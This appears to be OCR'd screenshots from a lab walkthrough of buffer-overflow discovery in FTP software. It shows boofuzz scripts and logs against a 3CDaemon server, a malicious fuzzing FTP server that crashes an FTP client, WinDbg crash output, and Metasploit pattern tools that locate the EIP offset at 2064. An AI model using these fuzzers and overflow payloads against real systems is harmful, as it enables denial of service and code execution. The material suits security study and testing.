
```
Fuzzing request: 15
      Number of fuzzing points: 0
Fuzzing request: 16
      Number of fuzzing points: 0
Fuzzing request: 17
      Number of fuzzing points: 0
Fuzzing request: 18
      Number of fuzzing points: 0
Fuzzing request: 19
      Number of fuzzing points: 0
Fuzzing request: 20
      Number of fuzzing points: 1

 + Buffer overflows
*************
[*] It was not possible to connect to 192.168.108.189:21. It might be down. Retrying now...

[*] It was not possible to connect to 192.168.108.189:21. It might be down. Retrying now...

[*] I could not connect to the server. I might have killed the service (which is good!).

[*] Fuzzing session because remote server is not responding.
```




```
TCP          66 21 → 49372 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
TCP          54 49372 → 21 [ACK] Seq=1 Ack=1 Win=65700 Len=0
FTP          96 Response: 220 3Com 3CDaemon FTP Server Version 2.0
FTP          70 Request: USER anonymous
FTP          87 Response: 331 User name ok, need password
FTP          66 Request: PASS User@
FTP          74 Response: 230 User logged in
```




```python
from boofuzz import *

session = Session(
        target = Target(
            connection = TCPSocketConnection("192.168.108.211", 21)))

user = Request("user", children = (
    String("key", "USER"),
    Delim("space", " "),
    String("val", "anonymous"),
    Static("end", "\r\n"),
))

passwd = Request("pass", children = (
    String("key", "PASS"),
    Delim("space", " "),
    String("val", "pickles"),
    Static("end", "\r\n",)
))

stor = Request("stor", children = (
    String("key", "STOR"),
    Delim("space", " "),
    String("val", "zzzz"),
    Static("end", "\r\n"),
))

session.connect(user)
session.connect(user, passwd)
session.connect(passwd, stor)

session.fuzz()
```



```python
session.connect(user)
session.connect(user, passwd)
session.connect(passwd, stor)

session.fuzz()
```




```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x00\x00 anonymous\r\n'
[2022-05-31 12:27:45,373]   Test Step: Contact target monitors
[2022-05-31 12:27:45,373]   Test Step: Cleaning up connections from callbacks
[2022-05-31 12:27:45,373]       Check OK: No crash detected.
[2022-05-31 12:27:45,373]     Info: Closing target connection...
[2022-05-31 12:27:45,373]     Info: Connection closed.
[2022-05-31 12:27:45,374] Test Case: 42: user:[user.key:41]
[2022-05-31 12:27:45,374]     Info: Type: String
[2022-05-31 12:27:45,374]     Info: Opening target connection (192.168.108.211:21)...
[2022-05-31 12:27:45,374]     Info: Connection opened.
[2022-05-31 12:27:45,374]   Test Step: Monitor CallbackMonitor#3048696992[pre=[],post=[]
,restart=[],post_start_target=[]].pre_send()
[2022-05-31 12:27:45,374]   Test Step: Fuzzing Node 'user'
[2022-05-31 12:27:45,374]     Info: Sending 10012 bytes...
[2022-05-31 12:27:45,374]     Transmitted 10012 bytes: 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f
5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2
f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c
 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f
5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2
f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c
 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f
5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2
f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c
 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f
5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2
f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c
 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f
5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2f 5c 2
```



Total:	676	of	many	
user:	676	of	3,959	[==========] 17.075%
run time	17 sec			
exec speed	38.8/sec			
current	user:[user.key:675]			

Test Case Log: 676



C:\Users\Public\Program Files\LabF.com\nfsAx

- LabF.com
  - nfsAxe
    - NFScl2K
    - NFScl95
    - NFSclX64
  - Videos

Name	Size
.motifbind	989
AIX.SU	64
BELGIAN.KMF	12052
CROATIAN.KMF	7629
DANISH.KMF	12450
DECEMFR.KMF	11324
DECEMFRC.KMF	13288
DECEMGR.KMF	11570
DECEMUK.KMF	10552

Profile:

Host ID:

User Name: anonymous

Password : guest

Account:


Initial Dir: <Default Directory>

Server Type : UNIX


☑ Anonymous

● FTP
○ FTP via XWP SOCKS4
○ SFTP mode
○ NFSbrowser


Getting local directories...




```
┌──(root💀kali)-[/home/kali]
└─# ./phuzzy.py


How many bytes of fuzz?

:256


** Phuzzy Phil's FuzzTP **
Server is up.
Listening at 0.0.0.0 on port 21
Fuzzing exploit length: 256 bytes
Connection accepted from FTP client 192.168.108.150, remote port 49958


Fuzz payload sent! Closing connection, exiting server.


┌──(root💀kali)-[/home/kali]
└─#
```




```
The names of the selected package is:
    -<Negotiate> <Microsoft Package Negotiator>-
calling gss_init_sec_context
230 OK
220 zzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzz
```




```
Application Name:             ftp.exe
Application Version:          0.9.0.1
Application Timestamp:        4863b612
Fault Module Name:            StackHash_e3ef
Fault Module Version:         0.0.0.0
Fault Module Timestamp:       00000000
Exception Code:               c0000005
Exception Offset:             7a7a7a7a
```



```
┌──(root💀kali)-[/usr/share/metasploit-framework/tools/exploit]
└─# ./pattern_create.rb -l 4000 > /home/kali/fuzz.txt
```



```
#try:
#    i = int(input("\n\nHow many bytes of fuzz?\n\n:"))
#except ValueError:
#    print("\n\n* Exception: Byte length must be an integer *")
#    sys.exit(0)
#fuzz = b"\x7a" * i

with open("fuzz.txt") as fuzzfile:
    fuzz = bytes(fuzzfile.read().rstrip("\n"), "utf-8")
```




```
2912 audiodg.exe
2232 ftp.exe
```

Sort


● System order ○ By ID ○ By Executable

Process ID: 2232

☐ Noninvasive




```
(8b8.a04): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=02d9cc01 ebx=37714336 ecx=71433571 edx=43347143 esi=33714332 edi=71433171
eip=43387143 esp=02d9d4e8 ebp=00000fa6 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
43387143 ??              ???
```




```
┌──(root💀kali)-[/usr/share/metasploit-framework/tools/exploit]
└─# ./pattern_offset.rb --length 4000 --query Cq8C
[*] Exact match at offset 2064
```

```
#try:
#    i = int(input("\n\nHow many bytes of fuzz?\n\n:"))
#except ValueError:
#    print("\n\n* Exception: Byte length must be an integer *")
#    sys.exit(0)
#fuzz = b"\x7a" * i

fuzz = b"\x7a" * 2064 + b"\xef\xbe\xad\xde"
```

